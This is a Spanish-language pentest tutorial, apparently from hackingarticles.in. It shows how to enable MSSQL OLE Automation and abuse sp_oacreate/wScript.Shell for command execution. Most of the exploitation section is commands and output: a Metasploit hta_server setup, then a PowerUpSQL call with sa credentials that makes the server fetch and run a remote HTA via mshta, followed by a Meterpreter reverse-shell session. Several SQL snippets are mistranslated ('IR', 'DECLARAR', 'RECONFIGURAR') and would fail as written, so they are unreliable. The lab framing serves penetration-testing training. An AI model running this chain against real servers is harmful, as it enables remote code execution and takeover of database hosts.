

MSSQL for PENTESTER

COMMAND EXECUTION

OLE AUTOMATION

WWW.HACKINGARTICLES.IN

Contenido

¿Qué es la automatización OLE?	3
¿Qué son las Facetas?.....	3
¿Cómo habilitar la automatización OLE?	3
Interfaz gráfica del usuario	3
Interfaz de línea de comando	5
Explotando la automatización OLE	7
Metasploit.....	7
PowerUpSQL	8

¿Qué es la automatización OLE?

OLE significa Vinculación e Incrustación de Objetos. Microsoft desarrolló esta tecnología para facilitar que las aplicaciones compartan sus datos. Por lo tanto, la automatización permite que una aplicación manipule objetos que se implementan en otras aplicaciones. Este servidor de automatización revela sus características a través de interfaces COM; para que las diferentes aplicaciones los lean. Además, les ayuda a automatizar sus propiedades recuperando objetos y utilizando sus servicios.

¿Qué son las facetas?


Las facetas ayudan a gestionar bases de datos a través de su propio conjunto de funciones basadas en políticas. Cuando se trata de MS-SQL, tiene Facetas premeditadas. Por ejemplo, la faceta de configuración del área de superficie interpreta las propiedades que están desactivadas de forma predeterminada. Esta función resulta útil cuando tiene varios entornos SQL. Aquí, puede configurar una faceta en el entorno de un servidor y copiar la faceta a otro entorno SQL importando el archivo copiado a una instancia del servidor como política.

¿Cómo habilitar la automatización OLE?


En un servidor MS-SQL recién instalado, muchas instancias están deshabilitadas de forma predeterminada. Y esta habilitación o deshabilitación de las funciones proporcionadas por el servidor SQL se puede realizar a través de Facetas. Hay dos métodos para permitir la automatización OLE.

Interfaz gráfica del usuario


El primer método es habilitarlo desde SQL Server Management Studio. Abra el estudio y haga clic derecho en el servidor. Aparecerá un menú desplegable. Desde este menú, haga clic en Facetas. Como se muestra en la imagen a continuación:



Se abrirá un cuadro de diálogo que le proporcionará una lista desplegable de facetas. En esta lista desplegable, elija Configuración del área de superficie, tal como se muestra en la imagen a continuación:



Una vez que elija la Configuración del área de superficie, puede seleccionar el valor verdadero para OleAutomationEnabled en la sección de propiedades de Faceta como se muestra en la siguiente imagen:




Después de seguir los pasos anteriores, haga clic en el botón "Aceptar" en el cuadro de diálogo para habilitar la automatización OLE.

Interfaz de línea de comando

El segundo método para habilitar la automatización OLE es mediante consultas SQL. Antes de pasar a las consultas, dejemos una cosa clara: si el valor de la automatización OLE es 1, está habilitada. De manera similar, si el valor se establece en 0, significa que la automatización OLE está deshabilitada.


Entonces, para confirmar si Ole Automation está habilitado o deshabilitado, usaremos la siguiente consulta:

```
EXEC sp_configure 'Procedimientos de automatización OLE';
IR
```



Y como puede ver en la imagen de arriba, config_value y run_value son 0; eso significa que la automatización OLE está deshabilitada. Ahora, para habilitarlo, escriba la siguiente consulta:

```
sp_configure 'mostrar opciones avanzadas', 1;  
IR  
RECONFIGURAR;  
GO  
sp_configure 'Procedimientos de automatización OLE', 1;  
IR  
RECONFIGURAR;  
IR
```




The screenshot shows a SQL query window titled 'SQLQuery1.sql - Wl...SS.master (SA (54))*'. The query contains the following T-SQL code:

```
sp_configure 'show advanced options', 1;  
GO  
RECONFIGURE;  
GO  
sp_configure 'Ole Automation Procedures', 1;  
GO  
RECONFIGURE;  
GO
```

Below the query window, the 'Messages' pane displays the following output:

```
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE s'  
Configuration option 'Ole Automation Procedures' changed from 1 to 1. Run the RECONFIGU  
  
Completion time: 2021-08-01T10:06:01.6649509-07:00
```

Una vez ejecutada la consulta, puede utilizar la primera consulta nuevamente para verificar el estado de la automatización OLE. Como puede ver en la imagen a continuación, dicha consulta cambiará el valor de 0 a 1 y habilitará la automatización OLE en el proceso.



The screenshot shows a SQL query window titled 'SQLQuery4.sql - Wl...SS.master (SA (55))*' with the following query:

```
EXEC sp_configure 'Ole Automation Procedures';  
GO
```


Below the query window, the 'Results' pane displays a table with the following data:

	name	minimum	maximum	config_value	run_value
1	Ole Automation Procedures	0	1	1	1

Aprovechando la automatización OLE

Ahora que hemos activado la automatización OLE, podemos ejecutar una pequeña consulta para ejecutar cualquier aplicación. Por ejemplo, en la imagen a continuación, ingresamos una consulta para ejecutar la calculadora. Y como puede observar, la consulta utiliza COM para llamar a la aplicación. La consulta es:

```
DECLARAR @salida INT
DECLARAR @ProgramToRun VARCHAR(255)
SET @ProgramToRun = 'Ejecutar("calc.exe")'
EXEC sp_oacreate 'wScript.Shell', salida @output
EXEC sp_oamethod @output, @ProgramToRun
EXEC sp_oadestroy @salida
```



metasploit

Una vez que ejecute la consulta anterior, se ejecutará la aplicación de calculadora. Entonces, usando esta lógica, ahora intentaremos explotar esta automatización OLE para nuestro beneficio a través de las herramientas Metasploit y PowerUpSQL. Abra Metasploit y ejecute el siguiente conjunto de comandos para generar una URL hta, cuya ejecución nos proporcionará una sesión de Metasploit.

```
utilizar exploit/windows/misc/hta_server
establecer srhost 192.168.1.2
explotar
```

```

msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.2:8080/pr2e96MyVedJ6.hta
[*] Server started.

```

Como era de esperar, el exploit anterior generó una URL para nosotros. Ahora, vaya a PowerShell y use el siguiente conjunto de comandos para obtener dicha sesión:

PowerUpSQL

```

cd PowerUpSQL-master
powershell
powershell -ep bypass
Import-Module .\PowerUpSQL.ps1 Invoke-
SQLOSCcmdOle -Nombre de usuario sa -Contraseña Contraseña@1 -Instancia WIN-
P830S778EQK\SQLEXPRESS -Comando "mshta.exe http://192.168.1.2:8080/pr2e96MyVedJ6.hta"
-Verbose

```

```

c:\>cd PowerUpSQL-master
c:\PowerUpSQL-master>powershell
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> powershell -ep bypass
Windows PowerShell
Copyright (c) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Invoke-SQLOSCcmdOle -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Command "mshta.exe http://192.168.1.2:8080/pr2e96MyVedJ6.hta" -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Ole Automation Procedures are already enabled.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Executing command: mshta.exe http://192.168.1.2:8080/pr2e96MyVedJ6.hta
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Reading command output from c:\windows\temp\lcrIM.txt
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Removing file c:\windows\temp\lcrIM.txt
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Failed.
VERBOSE: Closing the runspace pool

ComputerName Instance CommandResults
-----
WIN-P830S778EQK WIN-P830S778EQK\SQLEXPRESS Not Accessible or Command Failed

```

Una vez que se ejecuten los comandos anteriores, tendrá su sesión como se muestra en la imagen a continuación:


```

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.1.2:8080/pr2e96MyVedJ6.hta
[*] Server started.
[*] 192.168.1.146 hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:50104) at 2021-08-07 19:03:22

msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer      : WIN-P830S778EQK
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows

```

Nota: solo obtendrá una sesión de meterpreter si tiene acceso al nombre de usuario y contraseña del servidor.

También puedes ejecutar cualquier comando compatible con el servidor a través de PowerShell, como se muestra en la imagen a continuación. Aquí ejecutamos el comando ipconfig para conocer la IP del servidor. El comando es:


Invocar-SQLOSCmdOle -Nombre de usuario sa -Contraseña Contraseña@1 -Instancia WIN-P830S778EQK\SQLEXPRESS -Comando ipconfig -Detallado

```

PS C:\PowerUpSQL-master> Invoke-SQLOSCmdOle -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Command ipconfig -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Ole Automation Procedures are already enabled.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Executing command: ipconfig
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Reading command output from c:\windows\temp\aulDP.txt
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Removing file c:\windows\temp\aulDP.txt
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Failed.
VERBOSE: Closing the runspace pool

```

Al ejecutar el comando anterior se guardará el resultado deseado en un archivo de texto en la carpeta temporal, como se muestra en la siguiente imagen:



De esta manera, puede explotar o manipular la automatización OLE según sus deseos. Estos métodos contribuyen en gran medida al aprendizaje, ya que el conocimiento de tales cosas ayuda en las pruebas de penetración de un Entorno de servidor MS-SQL.

Referencias:

https://github.com/SofianeHamlaoui/Pentest-Notes/blob/master/Security_cheatsheets/databases/sqlserver/3-command-execution.md

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

